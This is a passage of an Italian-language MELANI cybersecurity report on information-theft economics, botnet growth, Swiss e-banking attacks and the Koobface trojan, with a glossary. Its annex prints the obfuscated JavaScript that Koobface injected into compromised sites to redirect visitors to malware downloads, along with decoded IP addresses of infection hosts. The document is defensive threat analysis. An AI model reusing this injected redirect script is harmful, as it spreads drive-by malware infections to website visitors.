trattare di mere limitazioni tecniche come diritti di accesso più restrittivi, filtraggio di contenuti Internet, cifrature, ma anche di misure più ampie come verifi-

[36] http://iia.net.au/index.php/section-blog/90-esecurity-code-for-isps/757-esecurity-code-to-protect-australians-online.html (stato: 14.02.2010).
[37] http://blog.comcast.com/2009/10/security-scene-introducing-constant-guard.html (stato: 14.02.2010).
[38] Ordinanza sui servizi di telecomunicazione, art. 83: http://www.admin.ch/ch/i/rs/784_101_1/a83.html (stato: 14.02.2010).

che di sicurezza più approfondite, controlli più rigorosi dei collaboratori esterni, disponibilità limitata di dati e di informazioni all'infuori dell'esercizio ecc.

Misure di tutela: ponderazione dei rischi e calcolo costi/utilità

Le misure di sicurezza provocano sempre costi, diretti o indiretti, consecutivi a una perdita di efficienza lavorativa. È il motivo per il quale queste riflessioni sono sempre precedute da una classica ponderazione dei rischi e da un calcolo dei costi/utilità. Un fattore che li influenza grandemente è la questione se per determinate informazioni esista davvero un mercato e se quindi un'informazione abbia un valore. Infatti anche gli Stati o i criminali investono risorse in un comportamento delittuoso soltanto se la refurtiva ha un valore monetario, politico o strategico e non può essere acquisita in maniera legale. In questo contesto non tutte le informazioni e non tutti i dati sono altrettanto preziosi, né sono proporzionali ai costi consacrati o ai rischi incorsi per procurarseli illegalmente. Nel settore per l'appunto delle tecnologie dell'informazione e della comunicazione questo rischio è relativamente esiguo perché nella maggior parte dei casi gli autori non possono essere esattamente individuati. A dipendenza poi del metodo utilizzato i costi si situano entro limiti relativi rispetto ai costi che comportano ad esempio un'effrazione fisica o l'infiltrazione in un'impresa o in un'unità amministrativa. Da questo punto di vista la crescente messa in rete e la disponibilità delle informazioni sotto forma di dati sulle reti determinano un diverso calcolo costi/utilità e una ponderazione più vantaggiosa dei rischi per l'aggressore. Per corrispondenza si forma un mercato anche per le informazioni che altrimenti non varrebbero il loro dispendio. Oppure si assiste alla creazione di un simile mercato o alla crescita di un mercato di per sé marginale da parte dei servizi dello Stato dove le informazioni derubate e in sé inutilizzabili per i criminali assumono improvvisamente un valore di mercato.

Questa evoluzione costituisce uno dei principali fattori di spinta agli attacchi alle informazioni e ai dati, ragione per la quale essa figura in testa ai crescenti casi di spionaggio e di furto di dati nel settore IT. Anzitutto simili eventi possono essere ridotti soltanto se si adottano precipuamente misure nel settore preventivo per aumentare i costi e i rischi degli aggressori e quindi limitare il mercato delle informazioni derubate. In merito sembra chiaro che queste misure preventive vadano a scapito dell'efficienza lavorativa e della fiducia nei confronti dei collaboratori e aumentino in genere i costi di tutela. Il primo obiettivo dello Stato e del privato deve nondimeno essere di portare avanti queste misure di rafforzamento e di tutela della propria sicurezza e della sicurezza interna.

Fa parte del corso delle cose che gli Stati siano in conflitto con questo obiettivo quando si procurano informazioni in altri Stati usando metodi e azioni sleali. Finché lo fanno essi stessi in virtù delle loro basi legali e delle loro decisioni politiche, la responsabilità politica e quindi il rischio di un insuccesso gravano sullo Stato che vi procede. Una privatizzazione o un outsourcing a terzi del furto di informazioni sposta il calcolo costi/utilità degli attori statali a loro favore e istituisce un mercato di per sé non disponibile per i dati e le informazioni procurati illegalmente. Proprio da questo punto di vista la creazione di mercati supplementari per le informazioni in base a decisioni politiche sembra avvantaggiare piuttosto che arginare la privatizzazione del furto di informazioni e sfugge così inutilmente agli sforzi di prevenzione per la tutela dell'informazione. Un'evoluzione che una volta avviata può rivelarsi sia proficua sia svantaggiosa per tutti i servizi privati e statali.

5.2 La sicurezza informatica in un mondo globalizzato: un affare di tutti

Nei Paesi dove Internet ha un alto tasso di penetrazione, come il Nord America (74.2% della popolazione) o l'Europa (52%)[39] il compito da parte delle istituzioni per rendere agevole alla popolazione l'accesso alla rete non è più da considerarsi come un problema strutturale. Internet ha un tasso di penetrazione molto alto e spesso la mancanza d'accesso è dettata dalla volontà del singolo piuttosto che da difficoltà oggettive per garantire una connessione[40].

Ad aver invece acquisito importanza negli ultimi anni in queste zone geografiche del globo è stato l'aspetto della sicurezza. Una volta dato l'accesso a tutti quanti ci si è preoccupati di garantire un livello di sicurezza sempre maggiore. Secondo Project Honey Pot[41] i Paesi con la migliore sicurezza in ambito IT provengono dai continenti Nord America, Europa e Oceania[42]. Il rovescio della medaglia riguarda l'aspetto della sicurezza in Paesi in cui ci si sta preoccupando principalmente di mettere a disposizione della popolazione l'accesso alla rete. In questi Paesi la sicurezza passa in secondo piano.

Secondo un rapporto del Georgia Tech Information Security Center[43] (GTISC), nel 2009 il 15% dei computer collegati a Internet erano infetti e appartenevano ad una rete bot. Attualmente nel mondo vi sono circa 1,5 miliardi di utenti di Internet. Il GTISC sostiene che vi siano attualmente 1,3 miliardi di macchine connesse[44], il che significherebbe avere circa 225 milioni di macchine infette. E il numero è destinato a crescere rapidamente nei prossimi anni. Difatti Cina e India sono tra i maggiori attori dell'area asiatica a vivere un'espansione importante dell'accesso a Internet. Attualmente la rete delle reti in Cina ha un tasso di penetrazione del 27%, con una crescita in 9 anni del 1.500%. In India il tasso di penetrazione è solo del 7%, ma ha avuto negli ultimi 9 anni una crescita del 1.520%[45]. Si stima che circa il 30% delle case cinesi e indiane avranno un collegamento a banda larga nel corso del 2011.

Ma, come si è detto pocanzi, la sicurezza non è sinora stata presa in considerazione. In un rapporto pubblicato dalla società di sicurezza informatica Damballa[46], si stima che il 75% dei centri di controllo e comando per attacchi mirati (*targeted attack Command and Control*) siano situati in Cina. Secondo il ricercatore principale in ambito botnet del GTISC, Wenke Lee, questo fattore dipenderebbe dal fatto che gli utenti cinesi siano portati ad utilizzare maggior-

---

[39] I dati sono pubblicati da http://www.internetworldstats.com (stato 15.02.2010). Essi riassumono i dati raccolti da varie fonti come l'ITU (International Telecommunication Union), Nielsen Online o il Census Bureau americano.

[40] Il 42% degli americani dichiara di non usare Internet sebbene ne abbia la possibilità; il 17% di questi ha volontariamente rinunciato al suo utilizzo (drop-out). Il numero di droup-out è cresciuto sostanzialmente tra il 2000 e il 2002 (Lenhart A., Horrigan J., Rainie L., 2003, "The ever-shifting Internet population: a new look at Internet access and the digital divide". *The Pew Internet and American Life Project*).

[41] http://www.projecthoneypot.org (stato 15.02.2010)

[42] Lo studio pubblicato da Project Honey Pot (http://www.projecthoneypot.org/1_billionth_spam_message_stats.php?vid=04b7k2g7tjvqn6p3ujh1c0b327, stato 15.02.2010) intitolato "Our 1 Billionth Spam Message", ha correlato il numero di computer infetti con il numero di professionisti in ambito di sicurezza IT all'interno di ciascun Paese preso in esame.

[43] http://www.gtisc.gatech.edu/pdf/CyberThreatsReport2009.pdf (stato 15.02.2010)

[44] Una stima dei computer connessi a Internet è difficile da realizzare. Nell'originale del testo troviamo "device", una parola che potrebbe includere diversi dispositivi. In secondo luogo non si può stimare la quantità di dark internet o di macchine che si trovano "nascoste" dietro una NAT. Bisognerà quindi considerare i dati del GTISC con estrema cautela.

[45] http://www.internetworldstats.com/stats3.html#asia (stato il 15.02.2010)

[46] Rapporto citato dal Homeland Security Newswire, all'indirizzo http://homelandsecuritynewswire.com/cyber-attacks-grow-sophistication-menace-most-originate-china (stato 15.02.2010)

mente software piratati (come sistemi operativi Microsoft), il che impedirebbe di avere sistemi operativi aggiornati e sicuri. Sulla stessa via le conclusioni del Project Honey Pot che considera la Cina come il Paese in cui vi è la peggiore sicurezza IT.

Che cosa vogliono dunque dire queste cifre? Se i Paesi più popolosi del mondo continueranno ad avere un tasso di crescita dell'utenza Internet del 1.500%, e se a questi utenti verranno messe a disposizione connessioni a banda larga (quindi in costante collegamento alla rete), ma questa crescita non sarà sostenuta da un'efficiente politica di sicurezza, il pericolo sarà che l'armata di zombies, la cui crescita oggi viene stimata a 150'000 nuove macchine infette al giorno, conoscerà un tasso di crescita ancora maggiore combinato a un'elevata efficacia[47]. Le conseguenze saranno una sempre maggiore disponibilità di bots con collegamenti veloci e quindi la possibilità ad esempio di compiere attacchi DDoS con un numero limitato di computer e l'abbassamento dei prezzi per l'acquisto o il noleggio di reti bot e quindi l'accesso sul mercato di potenziali e improvvisati criminali (una connessione dial-up di un computer infetto ha un valore sul mercato nero inferiore a una connessione a banda larga, ma se la tendenza è quella descritta pocanzi si può prevedere un abbassamento dei prezzi per i bots a banda larga).

In questa prospettiva i Paesi che hanno un alto tasso di sicurezza dovranno forzatamente aiutare i Paesi in cui il settore sicurezza è poco sviluppato. Essendo Internet un'attività globale, rendere sicuro solo il territorio all'interno dei confini nazionali non è un metodo efficace per prevenire la criminalità nel cyberspazio. Un esempio interessante è il programma dedicato alla Cybersecurity dell'ITU[48], che coinvolge numerosi partner, crea collaborazioni di valore – ad esempio con IMPACT[49], e si preoccupa di organizzare forum in Paesi che necessitano di formazione e informazione[50].

5.3 Il sistema e-banking svizzero meno attaccato di quello di altri Paesi?

Durante il semestre trascorso, MELANI ha registrato una diminuzione degli attacchi contro i sistemi e-banking degli istituti finanziari svizzeri. Sebbene di tentativi ve ne siano ancora, la tendenza sembra essere quella alla diminuzione. L'implementazione da parte di vari istituti di nuove soluzioni di sicurezza aggiuntive hanno rafforzato l'infrastruttura, facendo diminuire l'interesse da parte dei criminali a voler impiegare tempo ed energie per ottenere l'accesso a conti svizzeri.

In più occasioni, i membri dei vari forum ci hanno consigliato di lasciar stare la Svizzera in quanto il sistema di online banking è troppo complesso e l'utenza è limitata: "Non c'è formaggio gratuito in Svizzera, non è facile lavorare con i dati di quel Paese, perché ci sono SMS TANs e PINs per i TANs"[51]. Un rapporto completo a questo proposito lo si può trovare nell'allegato 7.2.

[47] Secondo il Project Honey Pot, dal 2004 i bots attivi hanno avuto una crescita annuale del 378%. Nel 2009 si potevano trovare in ogni momento del giorno e della settimana, circa 400'000 bots che stavano compiendo attività illegali.

[48] http://www.itu.int/cybersecurity (stato 16.02.2010)

[49] International Multilateral Partnership Against Cyber Threats è un'organizzazione not-for-profit voluta dal governo malese per riunire in una sola piattaforma operatori del pubblico e del privato nell'ambito della lotta alle minacce provenienti dal cyberspazio, http://www.impact-alliance.org (stato 16.02.2010).

[50] Un esempio è il 2009 ITU Regional Cybersecurity Forum for Africa and Arab States, tenutosi in Tunisia nel mese di giugno del 2009.

[51] Il testo, tradotto letteralmente dal russo, è una risposta ricevuta da MELANI in uno dei vari forum sorvegliati.

5.4 Infezioni da social networking

Uno dei punti focali nella crescita di Internet è stata la sua emersione come arena sociale. L'Internet contemporaneo ha sviluppato diversi aspetti sociali, come le chat room, la messaggeria istantanea, i forum e negli ultimi anni le reti sociali (social networks). La maggior parte dei detrattori dei social networks considerano queste attività come un fenomeno di passaggio, ma stando alle statistiche del maggior rappresentante della categoria, Facebook, sembrerebbe invece che gli utenti operino con continuità[52]. Il social networking è diventata una delle maggiori attività su Internet, coinvolgendo i dispositivi mobili[53] e creando nuove brecce nella sicurezza delle imprese. Nel suo rapporto annuale sulla sicurezza, Cisco[54] ha analizzato i logs di 4'000 dispositivi per la sicurezza web, determinando che il 2% del traffico totale generato dagli impiegati delle diverse imprese era destinato verso siti di social media, quali Facebook, MySpace o LinkedIn. Questi dati mostrano come l'utenza del web stia cambiando abitudini, con una migrazione massiccia verso i social media per la comunicazione. E come inevitabile che sia, il crimine nel cyberspazio opera dove vi sono le potenziali vittime.

Koobface

Secondo il rapporto annuale di Sophos[55], il 57% degli utenti intervistati ha affermato aver ricevuto spam via siti di social networking (una crescita del 70,6% rispetto all'anno precedente), mentre il 36% ha rivelato aver ricevuto codice nocivo attraverso questi siti (con una crescita del 69,8%). Uno dei cavalli di Troia più conosciuti in questo ambito è sicuramente Koobface, operativo dal 2008. Questo malware, analizzato praticamente da tutti gli esperti di sicurezza, ha avuto ramificazioni anche in Svizzera. Prima di vedere come alcuni siti svizzeri sono stati coinvolti in questa attività, vorremmo mostrare il funzionamento di Koobface utilizzando l'analisi pubblicata sul sito abuse.ch[56].

Lo scopo di Koobface è quello di attaccare gli utenti di siti di social networking come Facebook o MySpace. Il nome Koobface deriva appunto da Facebook. Il cavallo di Troia utilizza diversi moduli che vengono scaricati da Internet a seguito di un'infezione che ha avuto buon esito. Uno di questi moduli serve ad esempio a violare i CAPTCHA[57] del sito Blogspot.

---

[52] Secondo le statistiche pubblicate da Facebook, vi sarebbero più di 400 milioni di iscritti, di cui il 50% sarebbe quotidianamente connesso. Più di 35 milioni di utenti aggiornano il loro profilo ogni giorno (http://www.facebook.com/press/info.php?statistics , stato 15.02.2010).

[53] L'invio di e-mail e l'utilizzo di piattaforme di social networking sono le due principali attività in ambito „mobile internet", secondo uno studio condotto da WebCredible (http://www.webcredible.co.uk/about-us/pr/mobile-internet-usage.shtml, stato 15.02.2010). Secondo *The Pew Internet and American Life Project* la maggior attività oggigiorno su Internet è quella legata ai social media, come Youtube, Facebook, Myspace o Twitter (http://pewinternet.org/Presentations/2009/RTIP-Social-Media.aspx, stato 15.02.2010).

[54] http://cisco.com/en/US/prod/collateral/vpndevc/cisco_2009_asr.pdf (stato 16.02.2010)

[55] http://www.sophos.com/security-report-2010 (stato 16.02.2010)

[56] MELANI tiene a ringraziare l'amministratore del sito web abuse.ch per aver messo a disposizione importanti informazioni sia sul funzionamento di Koobface sia sull'infrastruttura della rete bot. L'analisi completa la si può trovare all'indirizzo: http://www.abuse.ch/?p=2103 (stato 16.02.2010)

[57] L'acronimo inglese CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) identifica un test per determinare se l'utente sia un umano e non un computer o, più precisamente, un bot. Lo scopo è quello di evitare che dei bots possano operare in nome di un umano, ad esempio per pubblicare dei messaggi in un forum (spam pubblicitario o altro) o per aprire conti presso dei provider (da utilizzare a fini fraudolenti). Un test classico di CAPTCHA consiste nel richiedere a un utente di scrivere quali siano le lettere o numeri

Come si propaga Koobface?

Tipicamente, il cavallo di Troia pubblica dei commenti o messaggi sui diversi social networks attraverso conti compromessi di utenti validi o creando conti appositi (**primo stadio**). Questi commenti contengono dei link (modificati utilizzano servizi gratuiti con lo scopo di nascondere l'URL - come bit.ly, tinyurl.com, il cui scopo originario non è quello di nascondere l'URL ma bensì di accorciarlo) che rindirizzano l'utente verso una pagina ospitata da Blogspot (**secondo stadio**). Queste pagine Blogspot sono state a loro volta registrate utilizzando computer già infettati con Koobface. Questi utenti vengono in seguito rinviati verso una pagina web compromessa che ospita del codice Javascript (**terzo stadio**). Il Javascript genera un nuovo rindirizzamento verso un ultimo dominio dal quale viene scaricata l'infezione sul computer della vittima (**quarto stadio**).

Il sistema di rindirizzamento molto complesso serve a evitare il più possibile che si possa risalire alla fonte dell'infezione. Al momento della stesura di questo articolo, abuse.ch recensiva 259'820 URLs bit.ly utilizzati dal cavallo di Troia Koobface. I nomi di dominio creati su Blogspot erano invece 44'165. L'amministratore del sito aveva inoltre individuato 1'421 nomi di dominio utilizzati nel terzo stadio (siti web legittimi ma compromessi), tra i quali figurano una quarantina di siti web svizzeri[58]. Non è stato sinora possibile appurare in quale modo i criminali abbiano avuto accesso ai siti per aggiungere del codice Javascript. I siti presi in esame sono ospitati da diversi provider (difficile quindi pensare ad un lacuna di sicurezza del webserver), utilizzano sistemi di gestione di contenuto diversi (Joomla, TYPO3, Horde tra gli altri) e sono stati creati utilizzando diverse soluzioni (dal notepad a FrontPage passando per Web2Date). Impossibile per il momento determinare degli elementi comuni che possano fornire un indizio sul metodo di infezione. Probabilmente per l'infezione sono state rubate le password di connessione FTP ai vari webserver, come ci hanno già testimoniato altri casi simili[59].

Un'analisi approfondita è disponibile nell'allegato 7.1.

I social networks comportano diversi problemi per le imprese: lasciare libero accesso ai dipendenti a questi siti potrebbe portare i dipendenti stessi ad abusare della fiducia data dall'impresa, sacrificando tempo lavorativo ad attività ludiche. Avere accesso sulle ore di lavoro a reti web sociali potrebbe far trapelare informazioni in tempo reale sull'impresa che invece devono restare confidenziali. In ultimo, come si è visto in questo articolo, i social networks possono essere i vettori per l'infezione dell'intero sistema informatico dell'impresa, causando importanti perdite di dati.

---

presenti in una sequenza di lettere o numeri che appaiono distorti o offuscati sullo schermo all'interno di un'immagine.

[58] I siti web svizzeri compromessi recensiti da abuse.ch sono attualmente una quarantina (stato 17.02.2010), i bots sono anch'essi una quarantina (stato 17.02.2010), suddivisi tra diversi provider svizzeri.

[59] Ci si riferisce qui al drop server scoperto dalla società di sicurezza israeliana Aladdin che nell'agosto del 2008 aveva annunciato a MELANI il ritrovamento di 3'000 dati per la connessione a conti FTP su webserver svizzeri. Per maggiori informazioni si veda il capitolo 3.4 del Rapporto semestrale 2008/2 di MELANI all'indirizzo http://www.melani.admin.ch/dokumentation/00123/00124/01085/index.html?lang=it (stato 16.02.2010).

6 Glossario

Il presente glossario contiene tutti i concetti che figurano in caratteri corsivi nel testo. Un glossario completo è disponibile in: http://www.melani.admin.ch/glossar/index.html?lang=it.

404 Error Page	Una pagina di errore è una pagina che viene visualizzata quando ad esempio si clicca un link su Internet non più funzionante o su un URL inesistente. La maggior parte dei browser visualizzano in questo caso la pagina standard fornita dal server Web. Le pagine di errore possono essere predisposte individualmente dal webmaster del sito.
0-day-exploit	Exploit che appare il giorno stesso in cui la lacuna di sicurezza è resa nota al pubblico.
Attacco DDoS	Attacco Distributed-Denial-of-Service Un attacco DoS in cui la vittima è attaccata simultaneamente da numerosi sistemi diversi.
CAPTCHA	CAPTCHA è un acronimo di Completely Automated Public Turing test to tell Computers and Humans Apart. I CAPTCHA sono utilizzati per determinare se si è di fronte a un essere umano o a una macchina.
Codice Exploit	(abbrev.: Exploit) Un programma, uno script o una riga di codice per il tramite dei quali è possibile sfruttare le lacune dei sistemi di computer.
Codice fonte	Il concetto di codice fonte, denominato anche codice sorgente (inglese: source code) designa in informatica la parte di un programma informatico scritto in linguaggio di programmazione che può essere letta dall'uomo.
Command & Control Server	La maggior parte dei bot possono essere sorvegliati da un botmaster e ricevere comandi attraverso un canale di comunicazione. Tale canale di comunicazione è denominato Command and Control Server.
Cross Site Request Forgery	Una Cross-Site Request Forgery (in un'approssimazione italiana: «manipolazione di chiamata al di là del sito») è un attacco a un sistema di computer nel cui ambito l'aggressore modifica illegalmente i dati di un'applicazione Web. A tale scopo si avvale di una vittima che deve essere un utente autorizzato dell'applicazione Web. Per il tramite di misure tecniche o con l'arte della persuasione viene presentata una request HTTP compromessa all'applicazione Web.
Deep Packet Inspection (DPI)	Deep Packet Inspection sta per procedura di sorveglianza e filtraggio di pacchetti di dati nella tecnica di rete. In questo ambito la parte dati e la parte intestazione del pacchetto di dati sono analizzate simultaneamente dal profilo della presenza di determinate caratteristiche come violazioni del protocollo, virus informatici, spam e altri contenuti indesiderati.

Defacement	Deturpamento di pagine Web.
Dial-up	Significa "selezione" e designa l'allestimento di una comunicazione con un altro computer tramite la rete telefonica.
Domini	Il nome di dominio (ad es. www.example.com) può essere risolto dal DNS (Domain Name System) in un indirizzo IP che può poi essere utilizzato per istituire collegamenti con questo computer.
e-commerce	Nel quadro delle attività economiche su Internet il concetto di e-commerce è ampiamente sintetizzato come commercio elettronico.
Flash	Adobe Flash (abbr. Flash, già Macromedia Flash) è un ambiente proprietario e integrato di sviluppo per la produzione di contenuti multimediali. Attualmente Flash è utilizzato in numerose applicazioni Web, sia come insegna pubblicitaria, sia come parte di una pagina Web, ad esempio come menu di comando o sotto forma di pagina Flash completa.
Honeypot	In ambito di sicurezza dei computer si designa come honeypot (italiano: vaso di miele) un programma informatico o un server che simula i servizi di rete di un computer, un'intera rete di computer oppure il comportamento di un utente. Gli honeypot sono utilizzati per ottenere informazioni sui modelli di attacco e sui comportamenti degli aggressori.
Infezione da «drive-by-download»	Infezione del computer mediante malware unicamente attraverso la consultazione di una pagina web. Le pagine web interessate contengono nella maggior parte dei casi offerte serie, ma sono state dapprima compresse allo scopo di diffondere il malware. L?infezione avviene perlopiù per il tramite dell?utilizzo di exploit che sfruttano le lacune nel sistema di sicurezza lasciate scoperte dal visitatore.
Internet Corporation for Assigned Names and Numbers (ICANN)	Internet Corporation for Assigned Names and Numbers (ICANN) L'ICANN e un'organizzazione senza scopo di lucro con sede nella cittadina costiera californiana di Marina del Rey. ICANN decide in merito ai principi di gestione dei Top Level Domain. Così facendo ICANN coordina gli aspetti tecnici di Internet, senza peraltro stabilire norme di diritto vincolanti. ICANN sottostà al Dipartimento statuni-tense del commercio (Department of Commerce) e pertanto al Governo americano.
Internet Service Provider (ISP)	Internet Service Provider. Offerente di prestazioni Internet, che offre generalmente contro retribuzione diverse prestazioni indispensabili per l'utilizzazione o l'esercizio di servizi Internet.
Lacuna Zero-Day	Lacuna di sicurezza per la quale non esiste ancora alcun patch.
Malware	Termine composto dalle parole inglesi «Malicious» e "Software". Termine generico per software che esegue funzioni noci-

	ve su un computer. Rientrano tra l'altro in questo gruppo i virus, vermi informatici, cavalli di Toia.
Master Boot Record (MBR)	Il Master Boot Record è il primo blocco di dati (512 byte) di un media di memorizzazione. Il MBR contiene informazioni che descrivono le partizioni del supporto di dati e, in opzione, un programma che avvia un sistema operativo su una delle partizioni.
MP3	Una procedura di compressione per i dati audio.
Numero di transazione (TAN)	Nella procedura TAN il partecipante all'electronic banking riceve una lista di numeri di transazione. Per ogni operazione di allibramento deve essere immesso un TAN qualsiasi di questa lista.
P2P-Netzwerken	Peer to Peer Un'architettura di rete nel cui ambito i sistemi partecipanti possono assumere le medesime funzioni (diversamente dalle architetture cliente-server). Il P2P è sovente utilizzato per lo scambio di dati.
Pager	Il pager è un piccolo ricevitore radio portatile che viene solitamente utilizzato a scopi di allarme, come pure per la trasmissione di informazioni alle persone.
Pagine di social-network	Pagine Web sulle quali gli utenti si scambiano profili appositamente strutturati. Sovente si comunicano dati personali come nome, data di nascita, immagini, interessi professionali e attività del tempo libero.
Phishing	Nel caso del phishing i truffatori tentano di accedere ai dati confidenziali di ignari utenti di Internet. Si può trattare per esempio di informazioni sui conti di offerenti di aste online (ad es. eBay) o di dati di accesso a servizi bancari via Internet. I truffatori sfruttano la buona fede e la disponibilità delle loro vittime inviando loro e-mail nei quali l'indirizzo del mittente è falsificato.
Ransomware	Malware tramite il quale i proprietari dei computer infettati sono ricattati (ransom: termine inglese per riscatto). Nel caso tipico i dati sono cifrati e nuovamente messi a disposizione dall'aggressore dopo il pagamento del riscatto per la chiave di decodificazione necessaria al loro ripristino.
Rete bot	Un insieme di computer infettati da Malicious Bot. Essi possono essere interamente comandati a distanza da un aggressore (il proprietario della rete bot). A seconda delle dimensioni, una rete può constare di poche centinaia fino a milioni di elaboratori infettati.
Rogue-software / roguewa-re	Il «rogue-software» (anche «rogueware»), è un cosiddetto malware che finge di avere individuato un codice maligno (generalmente spyware) e di poterlo eliminare soltanto con la sua variante a pagamento.
Scareware	Lo scareware è un software predisposto per disorientare o intimidire l'utente del computer. Il concetto risulta dalla riunione

	di scare (paura) con software. Si tratta di una forma automatizzata di social engineering. Se la vittima cade nella trappola e si crede minacciata le si offre sovente contro pagamento l'eliminazione del pericolo inesistente.
Server proxy	Un proxy è un'interfaccia di comunicazione in una rete. Esso opera come un intermediario che riceve da un lato le richieste e stabilisce poi sull'altro lato la comunicazione per il tramite di un indirizzo proprio.
Servizio degli URL brevi	Per servizio degli URL brevi si intende un servizio che consente l'elaborazione di URL di inoltro ad altri URL, composti idealmente da una stringa di caratteri possibilmente corta. Tale stringa serviva originariamente a produrre alias maneggevoli di URL non maneggevoli.
Sistemi SCADA	Supervisory Control And Data Acquisition Sistemi utilizzati per la sorveglianza e il comando di processi tecnici (ad es. approvvigionamento energetico e idrico).
Smart grid	Si designa come «Smart grid» una rete (di corrente) intelligente nel cui ambito i dati di diversi apparecchi (tipicamente i contatori presso i consumatori) sono ritrasmessi all?esercente della rete e grazie alla quale, a seconda della sua struttura, si possono inviare comandi a questi apparecchi.
SMS TAN	La variante Mobile TAN (mTAN) o smsTAN consta dell'integrazione del canale di trasmissione SMS. Il numero di transazione (TAN) è inviato sotto forma di SMS.
Software nocivo	Cfr. malware
Solaris	Solaris (in precedenza SunOS) è un sistema operativo UNIX della ditta Sun Microsystems originario della famiglia V di sistemi UNIX. Nel quadro della versione 10 di Solaris sono state pubblicate parti essenziali del testo sorgente di Solaris e il sistema è stato offerto in download libero come OpenSolaris.
Spam	Il termine spam designa l'invio non sollecitato e automatizzato di pubblicità di massa, definizione nella quale rientrano anche gli e-mail di spam. Si designa come spammer l'autore di queste comunicazioni mentre l'invio come tale è denominato spamming.
Spam-Traps	Gli Spam-Traps sono normalmente indirizzi e-mail specialmente predisposti per ricevere spam. A tale scopo questi indirizzi sono pubblicati sul maggior numero possibile di ubicazioni.
Top-Level-Domains	Ogni nome di dominio in Internet consta di una successione di serie di caratteri separate da un punto. La designazione Level-Domain si riferisce all'ultimo nome di questa successione e costituisce il livello più elevato della risoluzione del nome. Se ad esempio il nome completo di dominio di un computer, rispettivamente di un sito Web, è melani.admin.ch, l'elemento a destra (ch) rappresenta il Top-Level-Domain di

	questo nome.
Verme informatico	Diversamente dai virus, i vermi informatici non necessitano di un programma ospite per diffondersi. Essi sfruttano piuttosto le lacune di sicurezza o gli errori di configurazione del sistema operativo o delle applicazioni per diffondersi autonomamente da un computer all'altro.
Volume Boot Record (VBR)	Un Volume Boot Record è un settore di boot di un sistema di supporto di dati e contiene codici per l'avvio di programmi che si trovano su un altro volume di dati del supporto di dati.
Warez	Warez designa in gergo informatico software (copie piratate) procurati o diffusi illegalmente.
X-Windows	Il sistema X Window (anche: X Version 11, X11, X) è un protocollo di rete e un software che consente una rappresentazione grafica sulla maggior parte dei sistemi operativi della famiglia UNIX e OpenVMS.

7 Allegato

7.1 Analisi dettagliata di Koobface

Nel capitolo 5.4 si è tematizzato il complesso sistema di riindirizzamento di Koobface, il quale si suddivide in quattro fasi. In questo capitolo saranno esposte ulteriori informazioni di queste fasi e si parlerà in dettaglio di Koobface.

Analizzando più da vicino la catena di rindirizzamenti, nella seconda fase non vi è nulla di particolare, gli URL bit.ly indirizzano la vittima verso un sito web compromesso. Nella terza fase invece si può estrapolare il codice Javascript utilizzato per il passaggio dalla terza fase verso la quarta (il codice può variare):

```
<script>c6833='do';dc0d1bd="cqfiuqbemnit".replace(/[qfibent]+/g,"");ed9e='ent.r';
f1987="esafvnsaearvub".replace(/[savnub]+/g,"");ge2='rer';
ac8=eval(c6833+dc0d1bd+ed9e+f1987+ge2);b3c1='';h0cf16c3='mspli';
i7775="npkjdstd.dpcrloffrhm".replace(/[pjdtrlfh]+/g,"");j26='mys';
kb96="pdjaglfcfehrn.lfhcbomdk".replace(/[djglfhrnbk]+/g,"");l92='lnk';
m4ab1fa22=".vmblsdxw".replace(/[vbldxw]+/g,"");o5da6f7e8=ac8.indexOf(h0cf16c3+i7775);
p7e259a=ac8.indexOf(j26+kb96);q89=ac8.indexOf(l92+m4ab1fa22);
if(o5da6f7e8+p7e259a+q89!=-3)b3c1='&ms';
ncd1b57="hlbftqkmtmjpl:biff/gm/gbnmlbaqciinqbeklq.gfmnbmgag.qgoccchilobjbsit.
gbldjfcleck/c2m9jb2q/m".replace(/[lbfqkmjigc]+/g,"");
location=ncd1b57+"?biugbxosmt".replace(/[biuxsmt]+/g,"")+b3c1;</script>
```

Nel codice Javascript sono inseriti gli indirizzi IP finali verso cui il navigatore sarà rinviato per l'infezione (quarta fase, anche in questo caso gli indirizzi IP possono variare):


```
var ipxgzet0 = [
```

```
'24.3' + '0.126.138',
'98.' + '206.3.117',
'90.' + '233.128.87',
'1' + '90.49.190.60',
'217.1' + '32.165.11',
'67' + '.173.62.160',
…….];
```

Come si può vedere gli IPs sono offuscati. In chiaro si ottiene la seguente lista:

```
98.206.3.117
90.233.128.87
190.49.190.60
217.132.165.11
67.173.62.160
…….
```

